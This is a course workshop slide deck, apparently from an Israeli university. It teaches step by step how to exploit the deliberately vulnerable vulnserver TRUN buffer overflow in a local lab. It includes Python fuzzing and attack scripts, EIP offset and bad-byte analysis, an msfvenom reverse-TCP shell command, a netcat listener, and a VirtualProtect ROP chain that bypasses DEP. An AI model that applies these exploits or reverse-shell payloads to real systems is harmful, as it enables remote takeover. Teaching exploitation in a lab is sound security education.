



VULNERABILITIES WORKSHOP



סדנה 3 - הנדסה לאחור - חורף תשפ"א
© דין לייטרסדורף, טל שנקר ועידן רז



SOME NOTES

- In this workshop we will:
 - Run a server which is vulnerable to an attack.
 - Attack that server from a client.
 - Goal: Gain control on the server.
- Assumptions:
 - We assume that the code which the server runs is known to the attacker (this is sometimes reasonable) – this allows us to locally test the application for vulnerabilities.

EXECUTING CODE ON A FOREIGN MACHINE

NO DEP



RUNNING A VULNERABLE SERVER

- Download the sever files from the course site.
- This application is vulnerable to a buffer overflow attack.
- Execute *vulnserver.exe*
- If Windows Firewalls pops up asking to block *vulnserver.exe*, then DO NOT BLOCK.
- If DEP is turned on by default in your computer, you will need to turn it off first - <https://www.online-tech-tips.com/windows-xp/disable-turn-off-dep-windows/>

```
vulnserver ~ PowerShell (17108)
Monday, Dec 30, 2019 16:41:06 → vulnserver [2]: .\vulnserver.exe
Starting vulnserver version 1.00
Called essential function dll version 1.00

This is vulnerable software!
Do not allow access from untrusted systems or networks!


Waiting for client connections...
```

R U N N I N G A V U L N E R A B L E S E R V E R

You should see the following window

RUNNING A VULNERABLE SERVER

- Finally, get the server's IP address (run ipconfig):
 - This will work as the server is running on our local machine.



```
Monday, Dec 30, 2019 16:43:31 → vulnserver [5]: ipconfig

Windows IP Configuration

Wireless LAN adapter Local Area Connection* 1:

    Media State . . . . . : Media disconnected
    Connection-specific DNS Suffix  . :

Wireless LAN adapter Local Area Connection* 3:

    Media State . . . . . : Media disconnected
    Connection-specific DNS Suffix  . :

Wireless LAN adapter Wi-Fi:

    Connection-specific DNS Suffix  . : lan
    Link-local IPv6 Address . . . . . : fe80::7855:251e:568e:f52e%16
    IPv4 Address. . . . . : 192.168.86.23
    Subnet Mask . . . . . : 255.255.255.0
    Default Gateway . . . . . : 192.168.86.1
```

CONNECTING TO THE SERVER

- Download netcat from the course site.
- This may be flagged as a virus by certain antivirus software.
 - Password: nc
- Extract the zip file.
- Open a command prompt in the same directory as the extracted files.
- Execute: `nc <server_ip_address> 9999`.

C:\> nc111nt ~ PowerShell (26908)

Monday, Dec 30, 2019 16:50:46 → nc111nt [2]: .\nc.exe 192.168.86.23 9999
Welcome to Vulnerable Server! Enter HELP for help.

C:\> vulnserver ~ PowerShell (17108)

Monday, Dec 30, 2019 16:51:15 → vulnserver [7]: .\vulnserver.exe
Starting vulnserver version 1.00
Called essential function dll version 1.00

This is vulnerable software!
Do not allow access from untrusted systems or networks!

Waiting for client connections...
Received a client connection from 192.168.86.23:62090
Waiting for client connections...

CONNECTING TO THE SERVER

You should see the following

FUZZING

- What is “Fuzzing”? Let’s read: <https://en.wikipedia.org/wiki/Fuzzing>.
- Then try:
 - Type “HELP”.
 - There is a list of commands, we will use “TRUN”.
 - Type: “TRUN .AAA”.
 - The server should respond: “TRUN COMPLETE”.
 - You can now type “EXIT” – we’ll be moving on to Python.

FUZZING WITH PYTHON

- Open python, paste the following code:
 - Written for python 3, python 2 might require some modifications

```
import socket
```

```
server = '192.168.86.23' ←————→ Your IP  
port = 9999
```

```
length = int(input('Length of attack: '))  
print_output = lambda sock: print (sock.recv(1024).decode("utf-8").strip())
```

```
with socket.socket(socket.AF_INET, socket.SOCK_STREAM) as sock:  
    connect = sock.connect((server, port))  
    print_output(sock)  
    print (f"Sending attack length {length} to TRUN .")  
    sock.send(str.encode(f"TRUN . {'A' * length}\n"))  
    print_output(sock)  
    sock.send(str.encode('EXIT\n'))  
    print_output(sock)  
    sock.close()
```

FUZZING

- Now, for some "fun" – how does the program react to large inputs?
- Run the python code several times.
- Try the following inputs – what happens each time?
 - Length of attack = 10
 - Length of attack = 1000
 - Length of attack = 9000
- What happened during the last try? Look at your server!

DEBUGGING THE SERVER APP

- Now, remember our assumption: The client knows what app is running on the server – therefore, we can *locally* experiment more.
- We found some unusual behavior – lets debug.
- Execute the server app again and *attach* to it with a debugger.
- Repeat the instructions on the previous slide.
 - Can you now understand a bit more about what happened?

Tuesday, Dec 31, 2019 13:30:41 → attack [30]: Error: 1 > python.exe .\attack_v1.py

Length of attack: 4000

Welcome to Vulnerable Server! Enter HELP for help.

Sending attack length 4000 to TRUN .

0:000> g

ModLoad: 74a30000 74a82000 C:\WINDOWS\SysWOW64\mswsock.dll

(729c.367c): Access violation - code c0000005 (first chance)

First chance exceptions are reported before any exception handling.

This exception may be expected and handled.

eax=012af1e8 ebx=0000012c ecx=00975644 edx=00000000 esi=00401848 edi=00401848

eip=41414141 esp=012af9c8 ebp=41414141 iopl=0 nv up ei pl zr na pe nc

cs=0023 ss=002b ds=002b es=002b fs=0053 gs=002b

efl=00010246

41414141 ??

???

DEBUGGING THE SERVER APP

You should see the following

DEBUGGING THE SERVER APP

- Looks like we overran some return address.
- Which bytes of our input ran over the return address?
- Restart the app and attach with a debugger.
- Instead of sending AA...A, lets send something more interesting:
 - Send (without spaces): 000A 001A 002A ... 999A.
 - Notice that this is 4000 bytes – its enough in our case, can try more (or less) in other cases.

DEBUGGING THE SERVER APP

- Open python, paste the following code:

```
import socket
```

```
port , server = 9999, '192.168.86.23' ←————→ Your IP
```

```
length = int(input('Length of attack: '))
```

```
print_output = lambda sock: print (sock.recv(1024).decode("utf-8").strip())
```

```
with socket.socket(socket.AF_INET, socket.SOCK_STREAM) as sock:
```

```
    connect = sock.connect((server, port))
```

```
    print_output(sock)
```

```
    print (f"Sending attack length {length} to TRUN .")
```

```
    attack = ".join([f"{str(n).zfill(3)}A" for n in range(length)]) ←————→ Our attack string
```

```
    sock.send(str.encode(f"TRUN .{attack}\n"))
```

```
    print_output(sock)
```

```
    sock.send(str.encode('EXIT\n'))
```

```
    print_output(sock)
```

```
    sock.close()
```

```
C:\> attack ~ PowerShell (17108)

Tuesday, Dec 31, 2019 15:02:16 → attack [25]: Error: 1 > python .\attack_v2.py
Length of attack: 4000
Welcome to Vulnerable Server! Enter HELP for help.
Sending attack length 4000 to TRUN .

Type      Hit Count  77c2e9d2 cc          int      3
0:000> g
ModLoad: 74a30000 74a82000  C:\WINDOWS\SysWOW64\mswsock.dll
(7318.3a8c): Access violation - code c0000005 (first chance)
First chance exceptions are reported before any exception handling.
This exception may be expected and handled.
eax=0133f1e8 ebx=00000138 ecx=01135644 edx=00000000 esi=00401848 edi=004
eip=30354131 esp=0133f9c8 ebp=30354130 iopl=0         nv up ei pl zr na
cs=0023  ss=002b  ds=002b  es=002b  fs=0053  gs=002b             efl=000
30354131 ??                ???
```

DEBUGGING THE SERVER APP

You should see the following

DEBUGGING THE SERVER APP

- We tried to return to address 0x30354131.
- In ASCII: 05A1.
- Recall that due to endian-ness, this address is 1A50.
- So, which 4 bytes overran the return address?
 - Some simple math yields: bytes numbered 2006 to 2009.
 - (numbering the bytes from 0)

DEBUGGING THE SERVER APP

- Try yourselves:
 - Send the following message: 2006 times 'A' followed by 'BCDE' and then 1000 times 'F'.
 - It crashes (hopefully 😊) – Where is the EIP? What do you see in the stack?

DEBUGGING THE SERVER APP

- Great, the stack was filled with the letter 'F'.
- This is where we will put the shellcode which we want to execute.
- What problems did we see regarding shellcode in the course?
 - Bad bytes! That is, sometimes we can't use NULL, \n, \r, ' ' (space)
- Let's try to figure out which bytes are bad!

DEBUGGING THE SERVER APP

- Send the following message:
 - 2006 * 'A' and then 'BCDE' and then all 256 possible ASCII codes and then some more 'F'.
 - Which character was the last character that we managed to write to the stack? This character is bad. Repeat the previous step but leave this character out of the 256 bytes.
 - Tip: In our case, there is only one bad byte. In the real world, you could repeat this several times.

SENDING BYTES

- Note that sending bytes in Python 3 should be done this way:

```
attack = b'TRUN .' + (b'A' * 2006) + b'BCDE' + bytes(range(256)) + (b'F' * 1000)
sock.send(attack)
```

- This is because in python 3 strings are Unicode strings and not bytes.

PAUSE

- What did we discover so far?
 - There is a buffer overflow vulnerability in the TRUN command.
 - We can control the EIP.
 - We can insert shellcode at the top of the stack (top = once the return address has been popped to the EIP)
- What do we want to do now?
 - Place the address of the stack in the EIP to execute the shellcode.
(For now there is no DEP – soon we'll deal with that too)
 - Write some shellcode 😊

DEBUGGING THE SERVER APP

- We seek to make the app jump to the top of the stack.
- What if we found a command “jmp esp” in some DLL?
 - Also “push esp; ret” would work.
- Ok, go ahead, look for “jmp esp” in some DLL
 - Call me back in a few hours...
 - Alternatively, use Ropper! (next slides)

SEARCHING JMP ESP MODULES

- Let's list all the modules loaded by the executable. (In WinDBG use the `lm` command)
- Which ones are easy to use?
- The ones with ASLR (Dynamic base) turned off.
 - ASLR: Randomly positions module.
 - In WinDBG execute: `!dh -f module_name` (i.e `!dh -f ntdll`)

SEARCHING JMP ESP MODULES


- This leaves us with *essfunc.dll* and *vulnserver.exe*
 - Recall that *kernel32.dll* is also useful in some cases if you are trying to attack an app on the local machine (ASLR is used on kernel32 only when the computer restarts – not every time you restart the app)

SEARCHING JMP ESP MODULES

- We narrowed down to *essfunc.dll* and *vulnserver.exe*.
- Notice the base address of *vulnserver.exe*.
 - it is very low and starts with 0x00 (NULL)
- Recall that NULL was a bad byte/character.
- Therefore, inserting 0x00 into the stack may be challenging.
- So, we will continue with *essfunc.dll*.

SEARCHING JMP ESP ROPPER

- Ropper is a useful tool for finding *gadgets* (recall the lecture)
 - snippets of useful code, for example “jmp esp”
- Simply install: `python -m pip install ropper`.
- Then run: `ropper --file essfunc.dll --search “jmp esp”`



```
attack ~ PowerShell (17108)
Tuesday, Dec 31, 2019 22:57:43 → attack [140]: ropper.exe --file ..\vulnserver\essfunc.dll --search "jmp esp"
[INFO] Load gadgets from cache
[LOAD] loading... 100%
[LOAD] removing double gadgets... 100%
[INFO] Searching for gadgets: jmp esp

[INFO] File: ..\vulnserver\essfunc.dll
0x625011af: jmp esp;
```

SEARCHING JMP ESP ROPPER

- Ropper found “`jmp esp`” at `0x625011af` (We are so lucky!)
- Change the python code to send the following message (as bytes!):
 - 2006 times ‘`A`’, then “`\xaf\x11\x50\x62`”, then “`\xcc`”
 - “`\xcc`” is the opcode for INT 3 – breakpoint
 - “`\xaf\x11\x50\x62`” equivalent is `struct.pack("<I", 0x625011af)`
- What happened in the debugger?
 - Our code was executed - the breakpoint (“`\xcc`”) was run!

SHELLCODE

- We now need some shellcode!
- Download the shellcode from the course site (payload.py)
- This shellcode was generated using msfvenom:
 - `msfvenom -p windows/shell_reverse_tcp LHOST='127.0.0.1' LPORT=443 -b '\x00' -e x86/shikata_ga_nai -f python`
 - The binary is encoded in a way to avoid the null byte ('\x00') since that is a bad byte in our case (-b flag)

MSFVENOM

- The command in the previous slide generates a binary which when executed on certain Windows platforms will attempt to connect back to you and let you access a shell on the remote computer.
- Copy the generated python code into your code
 - DO NOT RUN YET!

SHELLCODE

- What does the shellcode do?
 - It attempts to connect to our client computer through port 443.
 - Therefore, we should listen on port 443 for a connection.
- In the folder containing *nc*, execute: `nc -nlvp 443`
- Run the server and attach with a debugger.
- Run your python script - everything should work, right?
- Well, turns out it doesn't...

SHELLCODE

- Try debugging a little bit.
- For example, place a breakpoint at 0x625011af and trace from there.
- You should soon realize that the problem is that the shellcode uses the stack, and thus overwrites itself!

SHELLCODE

- The solution:
 - Let's give the shellcode some stack space, How can we do that?
 - Stick some *nop* commands between the *rop* (the 0x625011af) and the *shellcode* (32 *nops* should be enough)
 - Why does this work? Think a little, if you're not sure, come to me for a hint.
- Now have a look at your *nc* command prompt window.

Admin: nc111nt ~ PowerShell (3464)

```
Wednesday, Jan 01, 2020 16:46:39 → nc111nt [19]: .\nc.exe -nlvp 443  
listening on [any] 443 ...  
connect to [127.0.0.1] from (UNKNOWN) [127.0.0.1] 55141  
Microsoft Windows [Version 10.0.18362.535]  
(c) 2019 Microsoft Corporation. All rights reserved.
```

CONGRATULATIONS!


You have just gained control over the server

SHELLCODE-BONUS

- Try it yourself:
 - Write a shellcode that prints “Hello World” and exits.
 - Remember to watch out for illegal bytes (in this case just null bytes)
 - Think about how you can find call printf and ExitProcess (hint: IAT and function stubs)

EXECUTING CODE ON A FOREIGN MACHINE

WITH DEP



SO... DEP?

- All the above runs perfectly when DEP is turned off
- Let's turn it on:



The image shows a Windows 10 search interface. On the left, the search bar is at the top with tabs for 'All', 'Apps', 'Documents', 'Email', 'Web', and 'More'. Below the search bar, the results are categorized into 'Best match' and 'Settings'. Under 'Best match', 'This PC' is listed as an 'App'. Under 'Settings', several options are listed, including 'Reset this PC', 'Let Windows collect activities from this PC', and 'Select users that can remotely access this PC'. The 'Properties' option is highlighted with a purple box and labeled with a purple circle containing the number '1'. On the right, the 'System' window is open, showing the 'Control Panel > System and Security > System' path. The 'Advanced system settings' link is highlighted with a purple box and labeled with a purple circle containing the number '2'. Below this, the 'System Properties' dialog box is open, with the 'Advanced' tab selected. The 'Performance' section is visible, showing 'Visual effects, processor scheduling, memory usage, and virtual memory'. The 'Settings...' button is highlighted with a purple box and labeled with a purple circle containing the number '3'.

1

2

3

SO... DEP?



SO... DEP?

- Go ahead, try the previous exploit

```
[15:50:22] Access violation when executing [0186F9E0] - use Shift+F7/F8/F9 to pass exception to program
```

SO... DEP?

- What can we do?
- Well, we can't execute code on the stack anymore.
- We have several options, among them:
 - Simulate all the shellcode using *rop* – can be done with ropper but will take some time/may be challenging.
 - Instead, we can simply overcome DEP by marking the stack as *executable* - Let's do this!

OVERCOME DEP

- We want to mark the stack as executable.
- We can use `VirtualProtect` (and other functions) to do this.
- We will use *rop* to first simulate a call to `VirtualProtect` before we execute the shellcode.
- Note: we will assume ASLR is turned off.
 - Note that our method for calling “`jmp esp`” from a non-ASLR module also overcomes ASLR, but it would not have worked if all modules had ASLR turned on.

OVERCOME DEP

- We want to find a sequence of commands which will simulate a call to VirtualProtect() for us.
- Begin by loading the executable in a debugger
- Our *rop* chain will use the following setup:
 - Put the values below in the registers.
 - Then execute pushad to push them all into the stack. ([pushad documentation](#))
 - The registers are displayed here in the order they are pushed onto the stack by pushad/pushal.

eax	Nops (0x90909090)	esp	lpAddress
ecx	lpOldProtect (writeable address)	ebp	ptr to jmp esp
edx	newProtect (0x40)	esi	ptr to VirtualProtect
ebx	dwSize	edi	rop nop (ret)

OVERCOME DEP

- The *rop* chain on the previous slide works as follows:
 1. Get the registers to contain the values mentioned.
 2. Perform the *pushad\pushal* command which pushes these registers onto the stack.
 3. Execute `VirtualProtect()` using the values we pushed on the stack.
 4. Perform "`jmp esp`" in order to start executing your shellcode (when getting here, the stack would already have been enabled for execution)
- Note that the address of the "`jmp esp`" command is also the return address for `VirtualProtect`.

BUILDING THE ROP CHAIN

- What gadgets can help you get the right values in the registers?
- We can search for those gadgets using ropper
- For example to perform pushal:

```
Wednesday, Jan 01, 2020 18:43:03 → system32 [8]: ropper --file C:\Windows\System32\msvcrt.dll --search "pushal; ret"
[INFO] Load gadgets from cache
[LOAD] loading... 100%
[LOAD] removing double gadgets... 100%
[INFO] Searching for gadgets: pushal; ret

[INFO] File: C:\Windows\System32\msvcrt.dll
0x1019cee9: pushal; ret 0x1011;
0x1010cc00: pushal; ret 0x1e3e;
0x10157027: pushal; ret;
```

- Note that the real address depends on the base address of msvcrt.dll in runtime.

ROP CHAIN EXAMPLE

```
1  ∨ rop_gadgets = [  
2      "pop eax; ret;",  
3      0x6250609c,          # ptr to VirtualProtect [IAT of essfunc.dll]  
4      "mov eax, [eax]; ret;",  
5      "xchg eax, esi; ret;",  
6      "pop eax; ret;",  
7      0xffffffff,          # Value to negate, will become 0x00000201  
8      "neg eax; pop ebp; ret;",  
9      0xdeadbeaf,          # junk, value for pop ebp  
10     "xchg eax, ebx; ret;",  
11     "pop eax; ret;",  
12     0xffffffffc0,        # Value to negate, will become 0x00000040  
13     "neg eax; pop ebp; ret;",  
14     0x625011af,  
15     "xchg eax, edx; ret;",  
16     "pop ecx; ret;",  
17     0x6fff50d0,          # ptr to jmp esp [essfunc.dll]  
18     "pop edi; ret;",  
19     "ret;",  
20     "pop eax; ret;",  
21     0x90909090,          # nop  
22     "pushal; ret;"  
23 ]  
24
```

- Note this chain enables execution for 0x200 bytes of shellcode on the stack.

BUILDING THE ROP CHAIN

- The chain on previous slide is not the only way to it – there are many other ways to set the arguments on the stack.
- Note that in the previous slide only the gadgets are presented, not which Dll they can be found in.
- The location of the gadgets depends on the content of the different Dll's and thus can be different from one machine to another.
- In order to create a chain matching your machine you will need to search the different gadgets across the different Dll's.

ROP CHAIN EXAMPLE

```
✓ final_rop = [  
    (0x773c8cd5, "kernel32.dll")  
    (0x6250609c, "None")  
    (0x773d3a2b, "kernel32.dll")  
    (0x77b507be, "ntdll.dll")  
    (0x773c8cd5, "kernel32.dll")  
    (0xffffffff, "None")  
    (0x77b5349e, "ntdll.dll")  
    (0xdeadbeaf, "None")  
    (0x77b7803c, "ntdll.dll")  
    (0x773c8cd5, "kernel32.dll")  
    (0xffffffffc0, "None")  
    (0x77b5349e, "ntdll.dll")  
    (0x625011af, "None")  
    (0x762aad98, "msvcrt.dll")  
    (0x77bf77c4, "ntdll.dll")  
    (0x6fff50d0, "None")  
    (0x77b6237b, "ntdll.dll")  
    (0x77b413bc, "ntdll.dll")  
    (0x773c8cd5, "kernel32.dll")  
    (0x90909090, "None")  
    (0x762c5cfc, "msvcrt.dll")  
]
```

- This is an example of the previous rop chain generated for a specific machine.
- Notice that as required none of the addresses contain illegal bytes.

OVERCOME DEP

- After you finished creating your rop chain, insert it after the 2006 'A's and before the rest of your string.
- Notice that if you restart the server, you will have to build the rop chain again – this is due to ASLR (if ASLR was turned off, it would have been constant)

Admin: nc111nt ~ PowerShell (3464)

```
Wednesday, Jan 01, 2020 16:46:39 → nc111nt [19]: .\nc.exe -nlvp 443  
listening on [any] 443 ...  
connect to [127.0.0.1] from (UNKNOWN) [127.0.0.1] 55141  
Microsoft Windows [Version 10.0.18362.535]  
(c) 2019 Microsoft Corporation. All rights reserved.
```

CONGRATULATIONS!

#2

You did it again!

REFERENCES

- This presentation is an adapted tutorial to the one presented below.
All credits go to the following websites:
- <https://samsclass.info/127/proj/vuln-server.htm>
- <https://samsclass.info/127/proj/rop.htm>